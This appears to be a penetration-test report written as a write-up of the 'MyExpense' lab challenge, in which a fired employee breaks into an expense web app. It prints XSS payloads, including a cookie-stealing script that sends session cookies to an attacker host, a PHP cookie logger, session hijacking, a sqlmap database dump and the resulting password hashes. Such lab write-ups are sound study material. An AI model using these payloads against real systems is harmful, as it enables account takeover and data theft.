Predator

Hacked, for sure

Futura Business Informatique

Security Assessment Report

Business Confidential

Date: May 18th, 2024
Project: 1-01
Version 1.0

Confidentiality Statement
This document is the exclusive property of Futura Business Informatique (FBI) and Predator Security (PS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both FBI and PS.

PS may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer
A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.
Time-limited engagements do not allow for a full evaluation of all security controls. PS prioritized the assessment to test vulnerabilities occurring in a specific scenario described by Futura Business Informatique.

PS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

Futura Business Informatique

Rodrigue Masson	IT Administrator	111-111-1111 rmasson@futuraBI.fr
Paul Baudouin	Manager	222-222-2222 pbadouin@futuraBI.fr

Predator Security

Worcester Sauce	Lead Penetration Tester	111-111-1111 myname@gmail.com
Medium	Wise Counselor	222-222-2222 medium@notmail.com

Assessment Overview

From May 18th, 2019 to May 19th, 2024, FBI engaged PS to evaluate the security posture of its Web infrastructure compared to current industry best practices that included a Web penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.
Phases of penetration testing activities include the following:

•Planning – Customer goals are gathered and rules of engagement obtained.

•Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.

•Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.

•Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Assessment Scenario

“ You are the employee "Samuel Lamotte" and you have just been fired by your company "Futura Business Informatique". Unfortunately because of your hasty departure, you did not have time to validate your expense report for your last business trip, which still amounts to 750 € corresponding to a return flight to your last customer.

Fearing that your former employer may not want to reimburse you for this expense report, you decide to hack into the internal application called "MyExpense " to manage employee expense reports.

So you are in your car, in the company carpark and connected to the internal Wi-Fi (the key has still not been changed after your departure). The application is protected by username/password authentication and you hope that the administrator has not yet modified or deleted your access.

Your credentials were: samuel/fzghn4lw

Once the challenge is done, the flag will be displayed on the application while being connected with your (samuel) account. “

Assessment Components

External Web Penetration Test
The main purpose of a Web Penetration Test is to evaluate the security of the application by testing for exploitable vulnerabilities. This is typically done using manual or automated testing techniques, or a combination of both. The process involves identifying vulnerabilities, attempting to exploit them, and then providing a report that details the findings, including recommendations for remediation. The goal is to help organizations improve their security posture and better protect their web applications from real-world attacks.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity Rating	CVSS 3.1 Score	Description
CRITICAL	9.0 - 10	Exploitation of the vulnerability allows an attacker administrative-level access to systems and/or high-level data that would catastrophically impact the organization. Vulnerabilities marked CRITICAL require immediate attention and must be fixed without delay, especially if they occur in a production environment.
HIGH	7.0 – 8.9	Exploitation of the vulnerability makes it possible to access high-value data. However, there are certain pre-requisites that need to be met for the attack to be successful. These vulnerabilities should be reviewed and remedied wherever possible.
MEDIUM	4.0 – 6.9	Exploitation of the vulnerability might depend on external factors or other conditions that are difficult to achieve, like requiring user privileges for a successful exploitation. These are moderate security issues that require some effort to successfully impact the environment.
LOW	0.1 – 3.9	Vulnerabilities in the low range typically have very little impact on an organization's business. Exploitation of such vulnerabilities usually requires local or physical system access and depends on conditions that are very difficult to achieve practically.
INFORMA-TIONAL	0.0	These vulnerabilities represent significantly less risk and are informational in nature. These items can be remediated to increase security.

Scope

Web Penetration Test:

Ip : 10.0.1.15

Scope Exclusions

Per client request, PS did not perform any of the following attacks during testing:

- Denial Of Service (DoS)
- Phishing/Social Engineering
- Remote Code Execution (RCE)
- Local/Remote File Inclusion (LFI/RFI)

Client Allowances

Futura Business provided PS the following allowances:

- Internal access to network via wireless connection and standard user credentials

Executive Summary

PS evaluated Futura Business Informatique's web-server side security posture through penetration testing from May 18th, 2024 to May 19th, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Web penetration testing was permitted for two business days.

Testing Summary

The web assessment evaluated Futura Business Informatique's website security posture. PS performed basic service enumeration scans on the provided IP address and focused mostly on the web server hosting ' MyExpense' web application. PS included attacks such as Directory Bruteforcing, XSS, Session Hijacking Attacks, Password Cracking, Sql Injection and CSRF Testing.

By leveraging a series of attacks, PS found critical level vulnerabilities that allowed them to break into a Financial Approver account, obtaining the ability to confirm and decline payments within the organization.

Attack Summary

STEP 1


With Directory Busting and Nikto scans the team was able to disclose a sensitive endpoint *"/admin/admin.php"* containing information about employees and even provided functions on enabling/disabling accounts.

Recommendation

Disable directory listing and make sensitive endpoints unaccessible externally

It was also found a viewable robots.txt file

```
User-agent: *
Disallow: /admin/admin.php
```



STEP 2

In the sign-up page form was encountered a very weak security measure in disabling the submission button (intended to be enabled only for internal hosts) by a front-end validation. That allowed the team to create a test account injecting XSS testing payloads in the form fields, disclosing such vulnerabilities in the FIRST NAME and LAST NAME parameters.

Recommendation


Enhance Input validation avoiding the use of self-written or custom functions, filtering input by pattern and avoiding passing it directly. Most of the time Front-End security measures can be easily bypassed.

```
<div class="form-group">…</div>
<div class="form-group">…</div>
<div class="form-group">…</div>
<button class="btn btn-primary btn-block" type="submit" name="signup" value="signup" disabled="">Sign up !</button>
```

Button was enabled by deleting the HTML attribute

```
ame="signup" value="signup" >Sign up !</button>
```

The test form looked like this



In Burpsuite

```
POST /signup.php HTTP/1.1
Host: 10.0.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 208
Origin: http://10.0.1.15
Connection: close
Referer: http://10.0.1.15/signup.php
Cookie: PHPSESSID=41hff9ne4hcmf56j2uo928gdt0
Upgrade-Insecure-Requests: 1

username=testaccount&password=testtest&confirmPassword=testtest&site=Paris&email=test%40test.it&firstname=%3Cscript%3Ealert%281%29%3C%21%E2%80%93&lastname=%3Cscript%3Ealert%281%29%3C%21%E2%80%93&signup=signup
```

By breaking the table in /admin/admin.php XSS has been confirmed

slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Inactive
testaccount						

STEP 3

Leveraging XSS PS's team crafted a malicious payload specific for cookie stealing, although every new account seemed to be automatically validated by an administration level session, setting up a web server hosting a PHP script they managed to steal the administrator cookie.

Recommendation

Session cookies must be casually generated, non-reusable, for example through a short expiration time and along with password authentication must come at least two-factorial confirmation.

The request looked as follows

```
POST /signup.php HTTP/1.1
Host: 10.0.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 470
Origin: http://10.0.1.15
Connection: close
Referer: http://10.0.1.15/signup.php
Cookie: PHPSESSID=41hff9ne4hcmf56j2uo928gdt0
Upgrade-Insecure-Requests: 1

username=cookiestealing&password=testtest&confirmPassword=testtest&site=Paris&email=steal%40cookie.it&firstname=
%3Cscript%3Edocument.write%28%27%3Cimg+src%3D%22http%3A%2F%2F10.0.1.7%3A8000%2Fcookiesteal.php%3Fcookie%3D%27+%2B+document.cookie+%2B+%27%22%3E%27%29%3B%3C%2Fscript%3E&lastname=
%3Cscript%3Edocument.write%28%27%3Cimg+src%3D%22http%3A%2F%2F10.0.1.7%3A8000%2Fcookiesteal.php%3Fcookie%3D%27+%2B+document.cookie+%2B+%27%22%3E%27%29%3B%3C%2Fscript%3E&signup=signup
```

A Php server was started serving the following script

```php
<?php
$cookie = $_GET['cookie'];
$fp = fopen('log.txt', 'a+');
fwrite($fp, 'Cookie:' .$cookie.'\r\n');
fclose($fp);

?>
```

After the fake account has been created the team used the administrator's cookie to activate the Samuel Lamotte's account:

```
┌──(kali㉿kali)-[~/Desktop/MyExpense]
└─$ php -S 10.0.1.7:8000
[Sat May 18 11:30:38 2024] PHP 8.2.12 Development Server (http://10.0.1.7:8000) started
[Sat May 18 11:34:00 2024] 10.0.1.15:42584 Accepted
[Sat May 18 11:34:00 2024] 10.0.1.15:42584 [200]: GET /cookiesteal.php?cookie=PHPSESSID=ngg8gkmkpmam7lntcp0fru2hb1
[Sat May 18 11:34:00 2024] 10.0.1.15:42584 Closing
[Sat May 18 11:34:00 2024] 10.0.1.15:42586 Accepted
[Sat May 18 11:34:00 2024] 10.0.1.15:42586 Closed without sending a request; it was probably just an unused speculative preconnection
[Sat May 18 11:34:00 2024] 10.0.1.15:42586 Closing
[Sat May 18 11:34:31 2024] 10.0.1.15:42640 Accepted
```


The request to activate the slamotte account looked as follows

```
GET /admin/admin.php?id=11&status=active HTTP/1.1
Host: 10.0.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.0.1.15/admin/admin.php
Cookie: PHPSESSID=ngg8gkmkpmam7lntcp0fru2hb1
Upgrade-Insecure-Requests: 1
```

And then the account was enabled granting the access with low privileged account

placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active
testaccount			test2@test.it	Collaborator		Inactive

Samuel Lamotte's Home Page




STEP 4

With the slamotte account enabled it has been possible to continue testing from the home of the web application, finding another XSS vulnerability which allowed the stealing of a lot of users cookies, including the manager's one, which granted an higher access to the application.

Recommendation


Obscure doesn't mean secure, even if in 'restricted' areas security is fundamental in order to avoid lateral and vertical movement.

testing xss




after refreshing we got the alert


the previous technique was reused and all the cookies were stolen



lateral movement modifying our PHPSESSID



And finally the Manager's Account



STEP 5

After gaining access to the manager's account the team was able to test other functionalities of the web application and url with dynamic parameter was successfully tested for sql injection, retrieving all the database information, including password hashes for all the accounts, encrypted with raw md5 that was easy to crack and collect the Financial Approver password.


Logged in as FA they were able to *'supply the payment'* for the fired employee.

Recommendation

Especially when inputs are passed to back-end databases their validation becomes critical in order to avoid data exfiltration.

Password hashing must be improved by salting and strong algorithms.

The url to test




SqlMap was used for testing


```
┌──(kali㉿kali)-[~]
└─$ sqlmap "http://10.0.1.15/site.php?id=2*" --cookie="PHPSESSID=3i06pbvos37h83e0oi0psjgp97" --risk=3 --level=3 -a --exclude-sysdbs --passwords
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
sponsible for any misuse or damage caused by this program

[*] starting @ 13:12:15 /2024-05-18/

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[13:12:17] [INFO] resuming back-end DBMS 'mysql'
[13:12:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://10.0.1.15/site.php?id=2 AND 6907=6907

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://10.0.1.15/site.php?id=2 AND (SELECT 3293 FROM (SELECT(SLEEP(5)))lhnj)

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: http://10.0.1.15/site.php?id=2 UNION ALL SELECT NULL,CONCAT(0×716a6a7871,0×6a4975597863634e716b595765674f44724b41784e61494e724a6c584b576b7a6473757744556b63,0×71786b7071)-- -
---
[13:12:17] [INFO] the back-end DBMS is MySQL
[13:12:17] [INFO] fetching banner
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
banner: '10.1.26-MariaDB-0+deb9u1'
[13:12:17] [INFO] fetching current user
current user: 'MyExpenseUser@localhost'
[13:12:17] [INFO] fetching current database
current database: 'myexpense'
[13:12:17] [INFO] fetching server hostname
hostname: 'debian'
[13:12:17] [INFO] testing if current user is DBA
[13:12:17] [INFO] fetching current user
current user is DBA: True
[13:12:17] [INFO] fetching database users
database management system users [2]:
[*] 'MyExpenseUser'@'localhost'
[*] 'root'@'localhost'
```

site_id	user_id	manager_id	mail	role	active	lastname	last_connection	password	username	firstname
1	1	1	afoulon@futuraBI.fr	Financial approver	1	Foulon	2019-12-03 17:08:09	124922b5d61dd31177ec83719ef8110a	afoulon	Aristide
1	2	2	pbaudouin@futuraBI.fr	Financial approver	1	Baudouin	2019-12-03 17:08:09	64202ddd5fdea4cc5c2f856efef36e1a	pbaudouin	Paul
1	3	1	rlefrancois@futuraBI.fr	Manager	1	Lefrancois	2019-12-03 17:08:09	ef0dafa5f531b54bf1f0959 2df1cd110	rlefrancois	Reynaud
2	4	2	mriviere@futuraBI.fr	Manager	1	Riviere	2019-12-03 17:08:09	d0eeb03c6cc5f98a3ca293c1cbf073fc	mriviere	Manon
3	5	2	mnguyen@futuraBI.fr	Manager	1	Nguyen	2024-05-18 10:26:36	f7111a83d50584e3f91d85c3db710708	mnguyen	Maximilien
1	6	3	pgervais@futuraBI.fr	Collaborator	1	Gervais	2019-12-03 17:08:09	2ba907839d9b2d94be46aa27cec150e5	pgervais	Placide
1	7	3	placombe@futuraBI.fr	Collaborator	1	Lacombe	2024-05-18 10:26:22	04d1634c2bfffa62386da699bb79f191	placombe	Philibert
1	8	3	triou@futuraBI.fr	Collaborator	1	Riou	2019-12-03 17:08:09	6c26031f0e0859a5716a27d2902585c7	triou	Thierry
1	9	3	broy@futuraBI.fr	Collaborator	1	Roy	2019-12-03 17:08:09	b2d2e1b2e6f4e3d5fe0ae80898f5db27	broy	Baudouin
2	10	4	brenaud@lrtechnologies.fr	Collaborator	1	Renaud	2019-12-03 17:08:09	2204079caddd265cedb20d661e33ddc9	brenaud	Bernadette
2	11	4	slamotte@futuraBI.fr	Collaborator	1	Lamotte	2024-05-18 12:16:39	21989af1d818ad73741dfdbef662b28f	slamotte	Samuel
3	12	5	nthomas@futuraBI.fr	Collaborator	1	Thomas	2024-05-18 10:26:22	a085d095e552db5d0ea9c455b4e99a30	nthomas	Ninette
3	13	5	vhoffmann@futuraBI.fr	Collaborateur	1	Hoffmann	2019-12-03 17:08:09	ba79ca77fe7b216c3e32b37824a20ef3	vhoffmann	Victorine
1	14	1	rmasson@futuraBI.fr	Administrator	1	Masson	2024-05-18 12:59:19	ebfc0985501fee33b9ff2f2734011882	rmasson	Rodrigue
1	15	3	test@test.it	Collaborator	0	<script>alert(1)<!-	NULL	05a671c66aefea124cc08b76ea6d30bb (testtest)	testaccount	<script>alert(1)<!-
1	16	3	test2@test.it	Collaborator	0	<script>document.write('<img src="http://10.0.1.15/admin/admin.php?id=11&status=active">');</script>	NULL	05a671c66aefea124cc08b76ea6d30bb (testtest)	testaccount2	<script>document.write('<img src="http://10.0.1.15/admin/admin.php?id=11&status=active">');</script>
1	17	3	steal@cookie.it	Collaborator	0	<script>document.write('<img src="http://10.0.1.7:8000/cookiesteal.php?cookie=' + document.cookie + '">');</script>	NULL	05a671c66aefea124cc08b76ea6d30bb (testtest)	cookiestealing	<script>document.write('<img src="http://10.0.1.7:8000/cookiesteal.php?cookie=' + document.cookie + '">');</script>

The password was easily cracked



And the payment was supplied



Security Strengths

